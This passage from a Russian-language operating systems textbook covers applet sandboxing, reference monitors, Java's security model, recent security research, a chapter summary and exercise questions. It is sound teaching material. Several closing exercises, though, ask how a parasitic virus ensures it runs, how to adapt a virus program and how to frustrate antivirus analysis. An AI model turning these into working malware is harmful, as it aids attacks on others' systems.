


Рис. 9.33. *а* — память, поделенная на песочницы по 16 Мбайт; *б* — один из способов проверки команды на допустимость

пределами его песочницы данных. Смысл использования двух песочниц заключается в том, чтобы помешать апплету изменить свой код во время выполнения и обойти эти ограничения. Препятствуя любому сохранению данных в песочнице кода, мы устраняем опасность, исходящую от самомодифицирующегося кода. Пока апплет имеет такие ограничения, он не может нанести повреждения браузеру или другим апплетам, посадить вирус в память или повредить память каким-нибудь другим способом.

После того как апплет будет загружен, он перемещается в начало своей песочницы. Затем осуществляется проверка, не выходят ли ссылки на код и данные за пределы соответствующих песочниц. В дальнейшем будут рассмотрены только ссылки на код (то есть команды JMP и CALL), но то же самое делается и в отношении ссылок на данные. Статическую команду JMP, использующую непосредственную адресацию, проверить довольно легко. Нужно лишь ответить на вопрос: находится ли адрес назначения за пределами песочницы кода? Точно так же нетрудно проверить и команды JMP, использующие относительную адресацию. Если апплет содержит код, пытающийся передать управление за пределы песочницы, он отклоняется и не выполняется. Точно так же попытки доступа к данным за пределами песочницы данных становятся причиной отбраковки апплета.

Труднее разобраться с динамическими командами JMP. У большинства машин имеются команды, в которых адрес перехода вычисляется во время выполнения, помещается в регистр, а затем производится опосредованная передача управления, например команда *JMP(R1)* предписывает передачу управления по адресу, содержащемуся в регистре 1. Допустимость такой команды может быть проверена в ходе выполнения. Это делается путем вставки кода непосредственно перед опосредованной передачей управления, чтобы проверить адрес назначения. Пример такой проверки показан на рис. 9.33, *б*. Вспомним, что все допустимые адреса имеют одни и те же старшие k разрядов, поэтому этот префикс может быть помещен в рабочий регистр, скажем в *S2*. Этот регистр не может быть использован самим апплетом, что может потребовать его перезаписи, чтобы избежать использования этого регистра.

Этот код работает следующим образом. Сначала проверяемый адрес назначения копируется в рабочий регистр *S1*. Затем этот регистр сдвигается вправо в точности на то количество разрядов, которое необходимо, чтобы изолировать общий префикс в *S1*. Затем изолированный префикс сравнивается с правильным префиксом, загруженным в *S2*. Если они не совпадают, происходит системное прерывание и апплет уничтожается. Эта последовательность кода требует четырех команд и двух рабочих регистров.

Внесение изменений в двоичную программу в ходе ее выполнения требует определенных, но не запредельных усилий. Эта работа может упроститься, если апплет был представлен в исходном виде, а затем скомпилирован локально с использованием надежного компилятора, автоматически проверяющего статические адреса и вставляющего код для проверки в ходе выполнения динамических адресов. В любом случае в результате динамических проверок в ходе выполнения программы возникают определенные издержки. Вахбе (Wahbe et al., 1993) оценил их примерно в 4 %, что, в общем-то, вполне приемлемо.

Вторая проблема, требующая решения, связана с попыткой апплета осуществить системный вызов. Решение в данном случае очевидно. Команда системного вызова заменяется вызовом специального модуля, который называется **монитором обращений** (reference monitor), таким же образом, как проводилась вставка проверки динамических адресов (или, если доступен исходный код, путем компоновки со специальной библиотекой, вызывающей монитор обращений вместо осуществления системных вызовов). В любом случае монитор обращений проверяет каждую попытку вызова и решает, насколько она безопасна при выполнении. Если вызов считается допустимым, с его помощью, например, записываются данные во временный файл в определенном рабочем каталоге, его разрешается обработать. Если выясняется, что вызов опасен, или монитор обращений ничего не может сообщить, апплет уничтожается. Если монитор обращений может сообщить о том, какой апплет его вызвал, то где-нибудь в памяти может находиться единый монитор обращений, способный обрабатывать запросы от всех апплетов. Обычно свои полномочия монитор обращений устанавливает из конфигурационного файла.

Интерпретация

Второй способ выполнения ненадежных апплетов заключается в их запуске в режиме интерпретации и запрещении им получения контроля над оборудованием. Такой подход используют веб-браузеры. Апплеты веб-страниц чаще всего пишутся на обычном языке программирования Java или высокоуровневом языке сценариев, таком как safe-TCL или JavaScript. Java-апплеты сначала компилируются в виртуальный стек-ориентированный машинный язык, называемый **JVM** (Java Virtual Machine — виртуальная машина Java). Затем эти JVM-апплеты помещаются на веб-страницу. При загрузке они вставляются в JVM-интерпретатор внутри браузера (рис. 9.34).

Преимущества запуска интерпретируемого кода над запуском скомпилированного кода в том, что каждая команда перед выполнением проверяется интерпретатором. Это дает интерпретатору возможность проверить допустимость адресов. Кроме этого, могут быть перехвачены и интерпретированы системные вызовы. Порядок обработки этих вызовов является вопросом политики безопасности. Например, если апплет считается надежным (например, он поступил с локального диска), его системные вызовы могут выполняться без вопросов. Но если апплет считается ненадежным (например, он поступил из Интернета), он может быть помещен в своеобразную песочницу, ограничивающую его поведение.




Рис. 9.34. Апплеты могут выполняться веб-браузером в режиме интерпретации

Программы на высокоуровневых языках сценариев также могут выполняться в режиме интерпретации. Они не используют машинные адреса, поэтому нет и опасений, что сценарий попытается обратиться к памяти недопустимым способом. Недостатком режима интерпретации является очень низкая скорость по сравнению со скоростью работы скомпилированного кода.

9.10.7. Безопасность в системе Java

Язык программирования Java и сопровождающая его система поддержки исполнения программ были разработаны для того, чтобы однажды разработанные и скомпилированные программы поставлялись через Интернет в двоичном виде и работали на любой машине, поддерживающей Java. Безопасность стала частью разработки Java с самого начала. В данном разделе будет рассмотрена работа этой системы безопасности.

Java является языком, обеспечивающим безопасность при работе с типами. Это означает, что компилятор отклонит любую попытку использовать переменную таким способом, который несовместим с ее типом. Для сравнения рассмотрим следующий код на языке C:

```
naughty func( )
{
    char *p;
    p = rand();
    *p=0;
}
```

Он генерирует случайное число и сохраняет его в указателе *p*. Затем он сохраняет нулевой байт по адресу, содержащемуся в *p*, переписывая то, что было там до этого, — код или данные. В Java конструкции, в которых подобным образом смешиваются типы, запрещены самой грамматикой. Кроме того, в Java нет переменных-указателей, привидения типов, распределения памяти, управляемого пользователем (например, с помощью malloc и free), а все ссылки на массивы проверяются в ходе выполнения.

Java-программы компилируются в промежуточный двоичный код, называемый байт-кодом JVM. В JVM есть около 100 команд, большинство из которых помещают объекты определенного типа в стек, извлекают их из стека или арифметически объединяют две записи в стеке. Эти JVM-программы, как правило, интерпретируются, хотя в некото-

рых случаях они могут быть скомпилированы в машинный язык для более быстрого исполнения. В модели Java апплеты, отправляемые через Интернет для удаленного исполнения, являются JVM-программами.

При поступлении апплета он попускается через процедуру проверки байт-кода JVM на предмет соответствия определенным правилам. Правильно откомпилированный апплет будет соответствовать им автоматически, но ничто не мешает злоумышленникам написать JVM-апплет на языке ассемблера JVM. Процедура проверки включает в себя поиск ответов на следующие вопросы:

1. Не пытается ли апплет подделать указатели?
2. Не нарушает ли он ограничения доступа к элементам закрытых классов?
3. Не пытается ли он использовать переменную одного типа как переменную другого типа?
4. Не генерирует ли он переполнение стека или выход за его нижние границы?
5. Не совершает ли он недопустимые преобразования переменных одного типа в переменные другого типа?

Если апплет проходит все эти тесты, он может быть запущен без опасений, что он будет обращаться не к своим областям памяти.

Тем не менее апплеты все же могут выполнять системные вызовы за счет вызова Java-методов (процедур), предоставляемых для этих целей. Способы, которые использовались для этого в Java, все время совершенствовались. В первой версии Java, **JDK** (Java Development Kit — инструментарий Java-разработчика) **1.0**, апплеты подразделялись на два класса: надежные и ненадежные. Апплеты, получаемые с локального диска, были надежными и им разрешалось выполнять любой необходимый им системный вызов. В отличие от них апплеты, получаемые через Интернет, считались ненадежными. Они запускались в песочнице, как показано на рис. 9.33, и им практически ничего не разрешалось делать.

Набравшись опыта использования этой модели, компания Sun решила, что она имеет слишком ограничивающий характер. В JDK 1.1 была задействована цифровая подпись кода. Когда апплет поступал из Интернета, проводилась проверка, был он подписан человеком или организацией, которой пользователь доверяет (что определялось пользовательским списком доверенных владельцев цифровых подписей). Если подписи можно было доверять, апплет мог делать все что угодно, если нет, — он запускался в песочнице со строгими ограничениями.

После приобретения дополнительного опыта эта система также была признана неудовлетворительной, поэтому модель безопасности опять претерпела изменения. В JDK 1.2 была представлена конфигурируемая, тонко настраиваемая политика безопасности, применяемая ко всем апплетам, как локальным, так и удаленным. Эта модель безопасности настолько сложна, что ее описанию следует посвятить отдельную книгу (Gong, 1999), поэтому мы дадим лишь краткую обобщенную картину некоторых ее основных особенностей. Каждый апплет характеризуется двумя вещами: тем, откуда он прибыл и тем, кто его подписал. На вопрос, откуда он прибыл, отвечает его URL, а на вопрос, кто его подписал, отвечает закрытый ключ, который был использован для его цифровой подписи. Каждый пользователь может создать политику безопасности, состоящую из перечня правил. В каждом правиле могут перечисляться URL, владелец подписи, объект и действие, которое апплет может совершить с объектом, если URL апплета

и владелец подписи совпадут с указанными в правиле. Концептуально предоставляемая информация показана в табл. 9.3, хотя реально она отформатирована по-другому и имеет отношение к иерархии классов Java.

Таблица 9.3. Ряд примеров защиты, которая может быть задана в JDK 1.2

URL	Владелец подписи	Объект	Действие
www.taxprep.com	TaxPrep	/usr/susan/1040.xls	Чтение
*		/usr/tmp/*	Чтение, запись
www.microsoft.com	Microsoft	/usr/susan/Office/–	Чтение, запись, удаление

Один вид действий разрешает доступ к файлу. Действие может определять конкретный файл или каталог, набор всех файлов в заданном каталоге или набор всех файлов и каталогов, рекурсивно содержащихся в заданном каталоге. Три строки в табл. 9.3 соответствуют этим трем случаям. В первой строке пользователь Сьюзен установила свою запись прав доступа так, что апплеты, поступающие от машины обработчика ее налоговых данных, которая называется www.taxprep.com, и подписанные компанией-обработчиком, имеют доступ для чтения к ее налоговым данным в файле 1040.xls. Они могут читать только этот файл, который не могут читать никакие другие апплеты. Кроме того, все апплеты из всех источников независимо от того, подписаны они или нет, могут читать и записывать файлы в каталоге /usr/tmp.

Далее, Сьюзен доверяет корпорации Microsoft настолько, что разрешает апплетам, получаемым с ее сайта и подписанным этой компанией, читать, записывать и удалять файлы, находящихся ниже каталога Office в дереве каталогов, к примеру, для устранения дефектов и установки новых версий программного обеспечения. Для проверки подписей Сьюзен либо должна иметь необходимый открытый ключ на своем диске, либо должна получать их в динамическом режиме, например в виде сертификата, подписанного компанией, которой она доверяет и чей открытый ключ у нее имеется.

В качестве защищаемых ресурсов могут выступать не только файлы. Можно также защитить доступ к сети. Здесь объектом будет конкретный порт на конкретном компьютере. Компьютер указывается с помощью IP-адреса или DNS-имени; порты на этом компьютере указываются диапазоном чисел. Возможные действия включают в себя подключение к удаленному компьютеру и прием подключений, исходящих от удаленного компьютера. Таким образом, апплет может получить доступ к сети, но этот доступ ограничен обменом данными только с теми компьютерами, которые явным образом перечислены в списке разрешений. Апплеты могут в случае необходимости динамически загружать дополнительный код (классы), но предоставляемые пользователем загрузчики классов могут осуществлять строгий контроль того, какие машины могут быть источниками этих классов. Существует также множество других средств безопасности.

9.11. Исследования в области безопасности

Компьютерная безопасность — весьма актуальная тема. Исследования проводятся во всех областях: криптографии, атаках, вредоносном коде, средствах обороны, компиляторах и т. д. Более или менее непрерывный поток громких инцидентов в области безо-

пасности гарантирует интерес к ней исследователей как в научных, так и в промышленных кругах, и похоже, что в ближайшие несколько он останется на прежнем уровне.

Одной из важных тем остается защита двоичных исполняемых программ. Чтобы остановить все перенаправления потока управления и, следовательно, все вредоносные средства ROP, существует довольно старая технология целостности потока управления — Control Flow Integrity (CFI). К сожалению, у нее слишком велики издержки производительности. Наряду с продолжающимися на прежнем уровне исследованиями в областях ASLR, DEP и стековых «канареек» самые последние работы посвящены введению в практику и CFI.

Например, Zhang и Sekar (2013) из университета Стоуни-Брук разработали весьма эффективную реализацию CFI для двоичных исполняемых программ Linux. Другая группа разрабатывает еще более эффективную реализацию для Windows (Zhang, 2013b). Другие исследователи попытались обнаружить переполнение буфера как можно раньше, в момент, когда оно настает, а не при попытке перенаправления потока управления (Slowinska et al., 2012). Обнаружение самого переполнения имеет одно главное преимущество. В отличие от большинства других подходов, оно позволяет системе обнаружить атаку, изменяющую также данные, не имеющие отношения к управлению ходом программы. Другие средства предоставляют похожую защиту в ходе компиляции. Популярным примером может послужить разработанное компанией Google средство AddressSanitizer (Serebryany, 2013). Если будут широко развернуты любые из этих технологий, нам придется добавить в гонку вооружений, рассмотренную в разделе о переполнении буфера, еще один абзац.

Одной из горячих тем в криптографии сегодня является гомоморфное шифрование. Если говорить просто, гомоморфное шифрование позволяет обрабатывать (складывать, вычитать и т. д.) закодированные данные без их раскодирования. Иными словами, данные вообще никогда не преобразуются в простой текст. Исследования пределов доказуемой безопасности для гомоморфного шифрования были проведены в работе Bogdanov и Lee (2013).

По-прежнему весьма активными областями исследований являются возможности и контроль доступа. Хорошим примером возможностей, поддерживаемых микроядром, является ядро seL4 (Klein et al., 2009). Кстати, это также полностью проверенное ядро, обеспечивающее дополнительную безопасность. Возможности теперь стали актуальной темой и в UNIX. Robert Watson et al. (2013) реализовали упрощенные возможности для FreeBSD.

И наконец, проделан большой объем работы по исследованиям технологий проведения атак и вредоносных программ. Например, в работе Hund и др. (2013) показана практическая атака канала синхронизации (timing channel attack), призванная преодолеть рандомизацию адресного пространства в ядре Windows. Также в работе Snowи др.. (2013) показано, что рандомизация адресного пространства в браузере не помогает, если взломщик находит возможность раскрытия информации о памяти на основе утечки всего лишь одного гаджета. Что касается вредоносных программ, недавнее исследование, проведенное Rossow и др. (2013), касалось анализа тревожной тенденции повышения устойчивости ботнетов. Создается впечатление, что в ближайшем будущем будет невероятно трудно демонтировать именно те ботнеты, которые основаны на одноранговом обмене данными. Некоторые из этих ботнетов сохраняли свою непрерывную активность свыше пяти лет.

9.12. Краткие выводы

Компьютеры часто содержат ценные и конфиденциальные данные, включая налоговые декларации, номера кредитных карт, бизнес-планы, производственные секреты и многое другое. Владельцы этих компьютеров очень хотят, чтобы эти данные оставались закрытыми и неприкосновенными, из чего тут же следует, что операционные системы должны предоставлять высокий уровень безопасности. В общем, безопасность системы обратно пропорциональна размеру высоконадежной вычислительной базы.

Фундаментальный компонент безопасности операционных систем касается контроля доступа к ресурсам. Права доступа к информации могут быть смоделированы в виде большой матрицы, в которой строками будут домены (пользователи), а столбцами — объекты (например, файлы). Каждая клетка определяет права доступа домена к объекту. Из-за разреженности матрицы она может сохраняться по строкам, превращаясь в перечень возможностей, определяющий, что конкретный домен может делать, или по столбцам, превращаясь в таком случае в список управления доступом, который определяет, кто и какой доступ к объекту может иметь. При использовании технологий формальных моделей информационные потоки в системе могут быть смоделированы и ограничены. Тем не менее временами возможна утечка потоков из-за использования тайных каналов, образуемых, к примеру, за счет модуляции использования центрального процессора.

Один из способов сохранения секретности информации заключается в ее шифровании и бережном обращении с ключами. Криптографические схемы могут быть разбиты на категории схем с секретным ключом и схем с открытым ключом. Метод, использующий секретный ключ, требует от обменивающихся данными сторон предварительного обмена секретным ключом с использованием какого-нибудь механизма, не использующего их канал связи. Криптография с открытым ключом не требует предварительного секретного обмена ключами, но она намного медленнее в использовании. Иногда нужно подтвердить достоверность цифровой информации, в таком случае могут использоваться криптографические хэши, цифровые подписи и сертификаты, подписанные доверенным центром сертификации.

В любой надежной системе пользователи должны проходить аутентификацию. Она может быть проведена на основе чего-нибудь известного пользователю, чего-нибудь имеющегося у него и каких-нибудь его биометрических параметров. Для усиления мер безопасности может быть проведена двойная идентификация, например сканирование радужной оболочки глаз и ввод пароля.

Чтобы захватить власть над программами и системами, могут использоваться многие дефекты кода. К их числу относятся дефекты, допускающие переполнение буфера, а также позволяющие проводить атаки, использующие строки форматирования, атаки, использующие указатели на несуществующие объекты, атаки возврата управления в библиотеку libc, атаки, использующие разыменование нулевого указателя, атаки переполнения целочисленных значений, внедрение программного кода и TOCTOU-атаки. Существует также множество мер по предотвращению этих способов атаки. В качестве примеров можно привести стековых «канареек», предотвращение выполнения данных, рандомизацию распределения адресного пространства.

Инсайдеры, к которым относятся работники компании, могут нанести урон системе безопасности различными способами. Они могут заложить логические бомбы замед-

ленного действия, устроить лазейки, позволяющие инсайдеру получить впоследствии неавторизованный доступ, и организовать фальсифицированный вход в систему.

В Интернете полно вредоносных программ, в число которых входят троянские кони, вирусы, черви, программы-шпионы и руткиты. Каждая из этих программ представляет угрозу конфиденциальности и целостности данных. Хуже того, в результате атак вредоносных программ может произойти захват власти над машиной и превращение ее в зомби-машину, рассылающую спам или способствующую проведению новых атак. Многие атаки по всему Интернету совершаются армиями зомби-машин под командованием удаленного владельца программ-роботов.

К счастью, существует ряд способов самозащиты систем. Лучшей стратегией является глубоко эшелонированная оборона, в которой используется множество технологий. К ним, в частности, относятся брандмауэры, сканеры вирусов, цифровая подпись кода, «тюремное заключение» и обнаружение проникновения, а также инкапсуляция мобильного кода.

Вопросы

1. Тремя компонентами безопасности являются конфиденциальность, целостность и доступность. Дайте описание приложения, обладающего целостностью и доступностью, но не обладающего конфиденциальностью, приложения, которое требует конфиденциальности и целостности, но не требует высокой степени доступности, и приложения, которое требует конфиденциальности, целостности и доступности.
2. Одной из технологий создания безопасной операционной системы является минимизация размера высоконадежной вычислительной базы — TCB. Какая из следующих функций нуждается в реализации внутри TCB и какая может быть реализована за пределами TCB:

   а) переключение контекста процесса;

   б) чтение файла с диска;

   в) добавление пространства свопирования;

   г) прослушивание музыки;

   д) получение GPS-координат смартфона.
3. Что такое тайный канал? Каково основное требование к существованию тайного канала?
4. В полной матрице контроля доступа строки используются для доменов, а столбцы — для объектов. Что произойдет, если какой-нибудь объект необходим в двух доменах?
5. Предположим, что у системы в некий момент времени есть 5000 объектов и 100 доменов. 1 % объектов доступен (в некой комбинации из прав на чтение, запись и исполнение — r, w и x соответственно) во всех доменах, 10 % доступны в двух доменах, а остальные 89 % доступны только в одном домене. Предположим, что для хранения прав доступа (некой комбинации r, w и x) идентификатора объекта или идентификатора домена требуется одна единица пространства. Какой объем пространства требуется для хранения полной матрицы защиты, матрицы защиты в виде ACL-списка и матрицы защиты в виде перечня возможностей?

6. Объясните, какая реализация матрицы защиты больше подходит для следующих операций:

   а) предоставление доступа к чтению файла всем пользователям;

   б) отмена доступа к записи в файл всем пользователям;

   в) предоставление доступа к записи в файл пользователям Джону, Лизе, Кристи и Джеффу;

   г) отмена доступа к выполнению файла со стороны пользователей Яны, Майка, Молли и Шейна.

7. В этой главе рассматривались два различных защитных механизма: перечни возможностей и списки управления доступом. Скажите, какие из этих механизмов могут использоваться для решения следующих проблем защиты:

   а) Кен хочет, чтобы его файлы могли читать все, кроме его офисного помощника;

   б) Митч и Стив хотят совместно пользоваться некоторыми секретными файлами;

   в) Линда хочет, чтобы некоторые ее файлы были общедоступными.

8. Представьте информацию о владельцах и разрешениях, показанную в листинге каталога операционной системы UNIX, в виде матрицы защиты.

   Примечание: пользователь *asw* является членом сразу двух групп: *users* и *devel*, а пользователь *gmw* — членом только одной группы *users*. Обоих пользователей и обе группы следует представить в виде доменов, чтобы у матрицы было четыре строки (по одной для каждого домена) и четыре столбца (по одному для каждого файла):

```
-rw-r--r--    2    gmw    users    908     May 26 16:45    PPP-Notes
-rwxr-xr-x    1    asw    devel    432     May 13 12:35    prog1
-rw-rw----    1    asw    users    50094   May 30 17:51    project.t
-rw-r-----    1    asw    devel    13124   May 31 14:30    splash.gif
```

9. Представьте права доступа, показанные в листинге каталога в предыдущей задаче, в виде ACL-списков.

10. Измените ACL-список из предыдущей задачи для одного файла для предоставления или отмены доступа, которые не могут быть выражены с помощью rwx-системы UNIX. Объясните это изменение.

11. Предположим, что имеются три уровня безопасности, 1, 2 и 3. Объекты *A* и *B* находятся на уровне 1, *C* и *D* — на уровне 2, а *E* и *F* — на уровне 3. Процессы *1* и *2* находятся на уровне 1, *3* и *4* — на уровне 2, а *5* и *6* — на уровне 3. Укажите для каждой из следующих операций, является ли она допустимой согласно модели Белла — Лападулы, модели Биба или согласно обеим моделям.

    а) процесс *1* ведет запись в объект *D*;

    б) процесс *4* осуществляет чтение из объекта *A*;

    в) процесс *3* осуществляет чтение из объекта *C*;

    г) процесс *3* ведет запись в объект *C*;

    д) процесс *2* осуществляет чтение из объекта *D*;

    е) процесс *5* ведет запись в объект *F*;

    ж) процесс *6* осуществляет чтение из объекта *E*;

з) процесс *4* ведет запись в объект *E*;

и) процесс *3* осуществляет чтение из объекта *F*.

12. В схеме Amoeba для защиты возможностей пользователь может попросить сервер создать новый элемент перечня возможностей с меньшими правами, который затем может передать своему другу. Что произойдет, если друг попросит сервер удалить еще больше прав, чтобы он смог передать новый элемент перечня возможностей кому-нибудь еще?

13. В модели, показанной на рис. 9.9, отсутствует стрелка от процесса *B* к объекту *1*. Можно ли разрешить поставить такую стрелку? Если нет, то какое правило это нарушит?

14. Если в модели, показанной на рис. 9.9, разрешены сообщения от процесса к процессу, какие правила будут к ним применены? В частности, к каким процессам может, а к каким не может отправить сообщение процесс *B*?

15. Рассмотрите стеганографическую систему, приведенную на рис. 9.12. Каждый пиксел может быть представлен в пространстве цветов как точка в трехмерной системе с осями *R*, *G* и *B*. Используя это пространство, объясните, что происходит с цветовым разрешением при таком же использовании стеганографии, как на этом рисунке.

16. Взломайте следующий моноалфавитный шифр. Открытый текст состоит только из букв и является хорошо известной цитатой из стихотворения Льюиса Кэрролла.

```
kfd ktbdfzm eubdkfdpzyiom mztxku kzyg ur bzha kfthcm
ur mfudm zhx mftnm zhx mdzythc pzq ur ezsszcdm zhx gthcm
zhx pfa kfd mdz tm sutythc fuk zhx pfdkfdi ntcm fzld pthcm
sok pztk z stk kfd uamkdim eitdx sdruid pd fzld uoi efzk
rui mubd ur om zid uok ur sidzkfzhx zyy ur om zid rzk
hu foiia mztxkfd ezindhkdi kfda kfzhgdx ftb boef rui kfzk
```

17. Дан шифр с секретным ключом, имеющий матрицу 26 × 26 со столбцами и строками, озаглавленными буквами A, B, C, ..., Z. Открытый текст шифруется по два символа. Первый символ указывает столбец, а второй — строку. Ячейка на пересечении строки и столбца содержит два символа зашифрованного текста. Каким ограничениям должна отвечать матрица и сколько в ней ключей?

18. Рассмотрите следующий способ шифрования файла. Алгоритм шифрования использует два массива размером *n* байт, *A* и *B*. Первые *n* байт считываются из файла в *A*. Затем *A*[0] копируется в *B*[*i*], *A*[1] копируется в *B*[*j*], *A*[2] копируется в *B*[*k*] и т. д. После того как все *n* байт скопированы в массив *B*, этот массив записывается в выходной файл, и в *A* считываются еще *n* байт. Эта процедура продолжается до тех пор, пока не будет зашифрован весь файл. Заметьте, что здесь шифрование производится не заменой одних символов другими, а изменением порядка их следования. Сколько ключей должно быть перепробовано для исчерпывающего поиска в пространстве этих ключей? Назовите преимущества такой схемы над шифром моноалфавитной подстановки.

19. Шифрование с секретным ключом эффективнее, чем шифрование с открытым ключом, но оно требует, чтобы отправитель и получатель заранее договорились об используемом ключе. Предположим, что отправитель и получатель никогда не встречались, но существует доверенная третья сторона, у которой есть общий

секретный ключ с отправителем и еще один общий секретный ключ с получателем. Как при таких обстоятельствах отправитель и получатель могут установить новый общий секретный ключ?

20. Приведите простой пример математической функции, которая в первом приближении будет односторонней функцией.

21. Предположим, что два незнакомых человека, *A* и *B*, хотят обмениваться информацией, используя шифрование с секретным ключом, но не имеют общего ключа. Предположим, что оба они доверяют третьей стороне, *C*, имеющей общеизвестный открытый ключ. Как при таких обстоятельствах эти два незнакомых человека могут создать новый общий секретный ключ?

22. По мере распространения интернет-кафе людям понадобились способы проникновения в любую точку мира и ведения в ней бизнеса. Опишите способ создания документа с подписью, использующий смарт-карты (предположим, что все компьютеры оборудованы считывателями смарт-карт). Насколько безопасна будет ваша схема?

23. Текст на естественном языке в формате ASCII может быть сжат с помощью различных алгоритмов сжатия по крайней мере на 50 %. Учитывая это обстоятельство, определите, сколько текста в формате ASCII (в байтах) вместит в себя графическое изображение размером 1600 × 1200 пикселов, если в методе стеганографии использовать биты младших разрядов каждого пиксела? Насколько увеличится размер изображения в результате применения данной технологии (предполагается, что шифрование не применяется или шифрование не увеличивает размеров данных)? Чему равна эффективность данной схемы, то есть отношение полезной информации к общему числу передаваемых байтов?

24. Предположим, что узкая группа политических диссидентов, живущих в государстве с репрессивным режимом, использует стеганографию, чтобы посылать во внешний мир сообщения о положении в их стране. Правительство знает об этом и борется с группой, посылая поддельные изображения, содержащие фальшивые стеганографические сообщения. Как диссидентам помочь людям отличить настоящие сообщения от фальшивых?

25. Перейдите по адресу www.cs.vu.nl/~ast и щелкните на ссылке covered writing. Следуя инструкциям, извлеките пьесы. Ответьте на следующие вопросы:

    а) Каковы размеры исходного и полученного файлов с зебрами?

    б) Какие пьесы тайно хранятся в файле с зебрами?

    в) Сколько байт тайно хранится в файле с зебрами?

26. Ничего не отображать на экране при вводе пароля безопаснее, чем отображать звездочку при вводе каждого символа, поскольку при втором варианте кто-нибудь стоящий рядом может подсмотреть длину пароля. Если предположить, что пароль состоит только из букв в верхнем и нижнем регистре и цифр и должен содержать минимум пять и максимум восемь символов, насколько безопаснее вообще ничего не отображать на экране?

27. После получения диплома вы подаете заявление с просьбой принять вас на работу директором крупного университетского компьютерного центра, который только что отправил в утиль древние универсальные системы и перешел на большие сете-

вые серверы под управлением системы UNIX. Вас приняли на работу, и буквально через 15 минут после того, как вы к ней приступили, в ваш кабинет ворвался помощник и закричал: «Студенты вскрыли алгоритм, которым мы пользуемся для шифрования паролей, и опубликовали его в Интернете». Что вы будете делать?

28. Схема защиты Морриса — Томпсона с n-разрядными случайными числами (солью) была разработана, чтобы затруднить взломщику отгадывание паролей при помощи зашифрованного заранее словаря. Защищает ли такая схема от студентов, пытающихся угадать пароль привилегированного пользователя? Предполагается, что файл паролей доступен для чтения.

29. Предположим, что у взломщика есть доступ к файлу паролей. Насколько больше времени понадобится взломщику на взлом всех паролей в системе, использующей схему защиты Морриса — Томпсона с n-разрядными случайными числами (солью), по сравнению со взломом паролей в системе, не использующей эту схему?

30. Назовите три характеристики, которыми должен обладать хороший биометрический индикатор, чтобы его можно было использовать в качестве аутентификатора при входе в систему.

31. Механизмы аутентификации разбиваются на три категории: что-нибудь, что знает пользователь, что-нибудь, что он имеет, и что-нибудь, что он собой представляет. Представьте себе систему аутентификации, использующую сочетание этих трех категорий. Например, сначала она запрашивает у пользователя логин и пароль, затем просит вставить пластиковую карту (с магнитной полосой) и ввести ПИН-код и, наконец, просит предоставить отпечатки пальцев. Можете ли вы придумать два недостатка такой процедуры?

32. У факультета вычислительных систем есть локальная сеть с большим количеством машин, работающих под управлением операционной системы UNIX. Пользователь на любой машине может ввести команду вида

```
rexec machine4 who
```

и эта команда будет выполнена на компьютере machine4 без входа пользователя в систему этого удаленного компьютера. Это свойство реализовано за счет того, что ядро пользовательской машины отправляет команду и ее UID удаленной машине. Надежна ли такая схема при надежности всех ядер? А что, если одна из машин представляет собой персональный компьютер студента, на котором не установлено никакой защиты?

33. Схема одноразовых паролей Лэмпорта использует пароли в обратном порядке. А не проще ли было сначала использовать $f(s)$, потом $f(f(s))$ и т. д.?

34. Существует ли какой-нибудь реальный способ использования аппаратуры MMU для предотвращения атаки переполнения буфера, показанной на рис. 9.21? Объясните, почему да или почему нет.

35. Опишите работу стековых «канареек» и возможные способы их обхода взломщиками.

36. При проведении TOCTOU-атаки используются условия состязательности между взломщиком и жертвой. Один из способов предотвращения условий состязательности состоит в создании транзакций доступа к файловой системе. Объясните, как этот подход может работать и какие проблемы могут при этом возникнуть?

37. Назовите свойство компилятора C, позволяющее закрыть большое количество дыр в системе безопасности. Почему оно не получило более широкого применения?
38. Может ли быть осуществлена атака с помощью троянского коня, работающего в системе, защищенной перечнем возможностей?
39. При удалении файла его блоки обычно возвращаются в список свободных блоков, но информация в них не стирается. Как вы думаете, стоит ли операционной системе стирать содержимое каждого блока перед его освобождением? В ответе следует учесть как факторы безопасности, так и факторы производительности и объяснить влияние каждого из них.
40. Как может паразитический вирус:

    а) гарантировать, что он будет выполнен, прежде чем выполнится зараженная им программа;

    б) вернуть управление зараженной программе после того, как он выполнит свою задачу?
41. Некоторые операционные системы требуют, чтобы начало разделов диска совпадало с началом дорожки диска. Каким образом это облегчает жизнь вирусу, заражающему загрузочный сектор?
42. Измените программу, показанную в листинге 9.2, чтобы она вместо всех исполняемых файлов искала все файлы с программами на языке C.
43. Вирус на рис. 9.28, *г* зашифрован. Как может аналитик из антивирусной лаборатории определить, какая часть файла представляет собой ключ к шифру, чтобы расшифровать его и восстановить исходный текст вируса? Что может сделать Вирджил для усложнения этой работы?
